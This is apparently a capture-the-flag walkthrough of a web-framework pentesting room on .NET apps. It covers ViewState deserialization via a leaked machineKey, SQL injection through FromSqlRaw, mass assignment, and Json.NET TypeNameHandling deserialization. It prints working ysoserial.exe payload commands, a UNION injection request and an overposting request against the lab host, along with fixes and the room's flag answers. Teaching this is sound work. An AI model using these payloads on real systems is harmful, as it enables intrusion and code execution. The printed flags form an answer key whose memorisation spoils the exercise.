| Follow @anir0y | |
|---|---|
| Web Frameworks: .NET |  |

This medium-difficulty room in the Web Application Pentesting path teaches white-box review of two .NET applications running side by side: a legacy ASP.NET Framework 4.8 Web Forms application (the LegacyPortal on port 8080) and a modern ASP.NET Core MVC application (the AdminPanel on port 5000). The first five tasks cover individual vulnerability classes: ViewState deserialization via a leaked machineKey, SQL injection through Entity Framework Core’s FromSqlRaw, mass assignment through model binding, and insecure deserialization through Json.NET’s TypeNameHandling.All. Task 6 is a practical exercise that chains them together, and Task 7 wraps up with the review methodology. This room sits alongside the Web Frameworks: Python walkthrough, the Web Frameworks: Java walkthrough, and the Web Frameworks: Code Review walkthrough in the same module.
Task 1: Introduction
Setup task. The room deploys a Windows VM running two applications: the LegacyPortal (ASP.NET Framework 4.8 on IIS, port 8080) with a Web Forms login page and a Json.NET import handler, and the AdminPanel (ASP.NET Core on Kestrel, port 5000) with controllers for user registration, profile updates, and article search. A source code viewer runs on port 80 with an API at /api/files and /source/{id} for reading both applications’ code.
Task 2: ViewState Deserialisation and the machineKey
ASP.NET Web Forms uses __VIEWSTATE to persist page state across postbacks. The ViewState blob is serialized with LosFormatter (which wraps ObjectStateFormatter), then signed and encrypted using keys from the <machineKey> element in web.config. If an attacker recovers the machineKey, they can craft a ViewState payload that deserializes arbitrary objects on the server, reaching remote code execution.
IIS blocks web.config over HTTP, but a developer’s leftover backup copy is not protected. On the lab machine, web.config.bak at port 8080 leaks the full machineKey:
  # curl -s http://TARGET:8080/web.config.bak | grep -i machinekey
  <machineKey validationKey="REDACTED" decryptionKey="REDACTED"
    validation="SHA1" decryption="AES" compatibilityMode="Framework20SP1" />
The live page’s __VIEWSTATEGENERATOR value (CA0B0334) is visible in the login form source. With the recovered key, ysoserial.exe on the AttackBox generates a signed ViewState payload that executes an OS command:
  # ysoserial.exe -p ViewState -g TypeConfuseDelegate ^
    --validationalg="SHA1" ^
    --validationkey="REDACTED" ^
    --generator="CA0B0334" ^
    -c "cmd /c copy C:\flags\viewstate.txt C:\sites\LegacyPortal\loot\out.txt"
The -p ViewState plugin, -g TypeConfuseDelegate gadget chain, and the --generator value from the live page are all required. The tool outputs a URL-encoded ViewState ready for a POST. Submit it as __VIEWSTATE with the generator, then read the flag from the export directory:
  # curl -s http://TARGET:8080/loot/out.txt
  THM{REDACTED}
The POST returns a 500 because the deserialized object is not a valid page state, but the gadget has already executed by that point.
Answers
- Which
web.configelement holds the validation and decryption keys that sign and encrypt ViewState? machineKey - Which file on the lab machine’s LegacyPortal leaks the real signing key? web.config.bak
- What is the flag? THM{vi3wst4t3_d3s3r14l1z4t10n_rc3}
Task 3: SQL Injection Below the EF Core ORM
Entity Framework Core parameterises queries by default through LINQ, but FromSqlRaw and ExecuteSqlRaw accept raw SQL strings. When user input is interpolated into those strings instead of passed as a parameter, the ORM’s protection disappears.
The ArticlesController in the AdminPanel builds a search query by string concatenation:
  var sql = $"SELECT Id, Title, Body FROM Articles WHERE Title LIKE '%{q}%'";
  var results = _db.Articles.FromSqlRaw(sql).ToList();
The safe alternative uses FromSqlInterpolated, which sends interpolated values as bind parameters through the database driver.
The query selects three columns, so a UNION injection also needs three. The Flags table (visible in AppDbContext.cs via the source viewer) has Name and Value columns:
  # curl -s --get 'http://TARGET:5000/Articles/Search' \
    --data-urlencode "q=' UNION SELECT 999, Value, Value FROM Flags -- "
  THM{REDACTED}
Answers
- Which Entity Framework Core method runs a hand-written SQL string and reopens SQL injection? FromSqlRaw
- Which table does the hidden flag’s
Valuecolumn belong to? Flags - What is the flag? THM{fr0m_sql_r4w_un10n_l34k}
Task 4: Mass Assignment and Overposting
ASP.NET Core’s model binding maps HTTP request parameters to C# object properties by name. The AccountController.Update action accepts the full User model as its parameter, but the profile form only renders Email and DisplayName. The User class has an IsAdmin boolean property that the binder will happily set from the request body if the attacker adds IsAdmin=true to the POST.
The fix is the [Bind] attribute, which restricts the binder to only the fields you name: [Bind("Email,DisplayName")] User model. The cleaner approach for new code is a Data Transfer Object that contains only the fields the form should touch.
  # Register and login, then overpost the privilege field
  curl -s -c JAR -b JAR -X POST http://TARGET:5000/Account/Update \
    -d "[email protected]&DisplayName=You&IsAdmin=true"

  # Log out and back in to get a fresh cookie with the escalated role
  curl -s -b JAR http://TARGET:5000/Admin | grep -o 'THM{[^}]*}'
  THM{REDACTED}
A 200 response on the update confirms the field was written. The application bakes the role into the authentication cookie at sign-in, so a fresh login is required before the admin dashboard returns the flag instead of a 403.
Answers
- Which property, smuggled into the POST body, escalates the account to administrator? IsAdmin
- Which ASP.NET Core attribute fixes the overpost? [Bind]
- What is the flag? THM{0v3rp0st_t0_4dm1n}
Task 5: Insecure Deserialisation With TypeNameHandling
.NET has multiple serialisers, and each becomes a sink under different conditions. BinaryFormatter and LosFormatter are always dangerous on user input. Newtonsoft.Json (Json.NET) becomes dangerous when TypeNameHandling is set to anything other than None, because the $type property in the JSON body controls which class the deserialiser instantiates.
The Import.ashx handler in the LegacyPortal deserialises the request body with TypeNameHandling.All:
  var settings = new JsonSerializerSettings
  {
      TypeNameHandling = TypeNameHandling.All
  };
  var obj = JsonConvert.DeserializeObject<object>(body, settings);
The ObjectDataProvider gadget, emitted by ysoserial.net for the Json.NET formatter, wraps a Process.Start call inside a type that Json.NET instantiates and invokes during deserialization. Generate the payload on the AttackBox:
  # ysoserial.exe -f Json.Net -g ObjectDataProvider -o raw ^
    -c "cmd /c copy C:\flags\json.txt C:\sites\LegacyPortal\loot\js.txt"
The IIS app pool identity runs under a restricted account. It can write to its own web root (C:\sites\LegacyPortal\) but not to user home directories or C:\Windows\Temp\. Using the correct paths from the task description, the RCE works on the first attempt:
  # curl -s -X POST http://TARGET:8080/Import.ashx \
    -H "Content-Type: application/json" --data @payload.json -o /dev/null
  # curl -s http://TARGET:8080/loot/js.txt
  THM{REDACTED}
The handler returns {"status":"imported"} on success. The ObjectDataProvider gadget catches its own exceptions internally, so even a command that fails produces a 200 with “imported” rather than a visible error.
Answers
- Which
TypeNameHandlingvalue in theImport.ashxsource creates the sink? TypeNameHandling.All - Which ysoserial.net gadget chain reaches code execution through the Json.NET formatter? ObjectDataProvider
- What is the flag? THM{j50n_n3t_typ3n4m3_rc3}
Task 6: Practical, The White-Box Chain
This task ties the full review together. The LegacyPortal hosts the two deserialization sinks (ViewState and Json.NET) that reach code execution on the host. The AdminPanel hosts the SQL injection and mass assignment bugs that expose application data. Of the four, code execution outranks data-only leaks, so the LegacyPortal findings drive the remediation timeline.
The chain for the final flag reuses the deserialization foothold. The flag sits in C:\flags\chain.txt, a file no route serves. Copy it into the web-served export directory with either the ViewState or the Json.NET payload:
  # Generate the ViewState payload
  ysoserial.exe -p ViewState -g TypeConfuseDelegate ^
    --validationalg="SHA1" ^
    --validationkey="REDACTED" ^
    --generator="CA0B0334" ^
    -c "cmd /c copy C:\flags\chain.txt C:\sites\LegacyPortal\loot\chain.txt"

  # Submit the payload and read the flag
  curl -s -X POST http://TARGET:8080/Default.aspx \
    --data "__VIEWSTATE=PAYLOAD&__VIEWSTATEGENERATOR=CA0B0334" -o /dev/null
  curl -s http://TARGET:8080/loot/chain.txt
  THM{REDACTED}
Both bugs and both exploit paths are verified. We read the source to find where each bug lived, recovered one leaked secret from the lab machine, recognised that the ViewState sink was the path to code execution, and used it to read a flag that no endpoint serves. No exploit code of our own, just a methodical review that turned a backup file and a Web Forms page into a foothold on the host.
Answers
- Which application hosts the deserialization sinks that reach code execution? LegacyPortal
- Which
validationalgorithm does the leakedweb.config.bakname? SHA1 - What is the host-only flag? THM{wh1t3b0x_full_ch41n_pwn3d}
Task 7: Conclusion
The room closes by reinforcing the ranking discipline. All four findings are real, but the review identifies which ones own the machine before you send a single byte. The LegacyPortal’s ViewState and Json.NET sinks give code execution; the AdminPanel’s SQLi and mass assignment give application-level access. A useful report does not list four bugs as equals: it leads with the remote code execution, names the exact file and line for each finding, and gives the one-line fix (parameterise the raw SQL, bind a DTO instead of the entity, rotate the leaked machineKey and remove the backup, and drop TypeNameHandling for a fixed model type).
The same loop (read the config, read the source, find the sink, prove it on the lab machine) applies to any .NET codebase you are handed. The source-to-sink methodology for this review style is covered in Web Frameworks: Code Review. The Python and Java equivalents of the same vulnerability classes are covered in Web Frameworks: Python and Web Frameworks: Java.
Takeaways
The machineKey in web.config is the single secret that separates a Web Forms page from a remote code execution sink, and a backup copy of that file is the most common way it leaks. ASP.NET Framework’s ViewState is signed and encrypted by the machineKey, and recovering it lets an attacker craft a payload that deserializes arbitrary objects on the server. IIS blocks web.config from being served over HTTP, but web.config.bak, web.config.old, and web.config.save are not on the block list. A code review that checks for backup files in the web root is checking for code execution, not just information disclosure. The fix is twofold: remove the backup, and rotate the key. Removing the backup alone is insufficient if the key was ever exposed, because the attacker may already have it. Rotating the key alone is insufficient if the backup is still served, because the new key will appear in the next backup. Both actions together close the chain.
Json.NET’s TypeNameHandling setting is the .NET equivalent of Python’s pickle.loads or Java’s ObjectInputStream.readObject: the moment it is set to anything other than None, the caller controls which types get instantiated. The ObjectDataProvider gadget chain is reliable against any .NET Framework application because it wraps Process.Start inside a type from PresentationFramework.dll, which is always present. The fix is not to filter the input or validate the $type field; it is to use System.Text.Json (which has no type-name handling) or to leave TypeNameHandling at its default (None). A code review that finds TypeNameHandling set at all, even to Auto, should treat the endpoint as a deserialization sink and check whether the declared target type is an interface, an abstract class, or object, because any of those lets the attacker redirect the instantiation.
Room solved 100%: 7 tasks, 17 answers.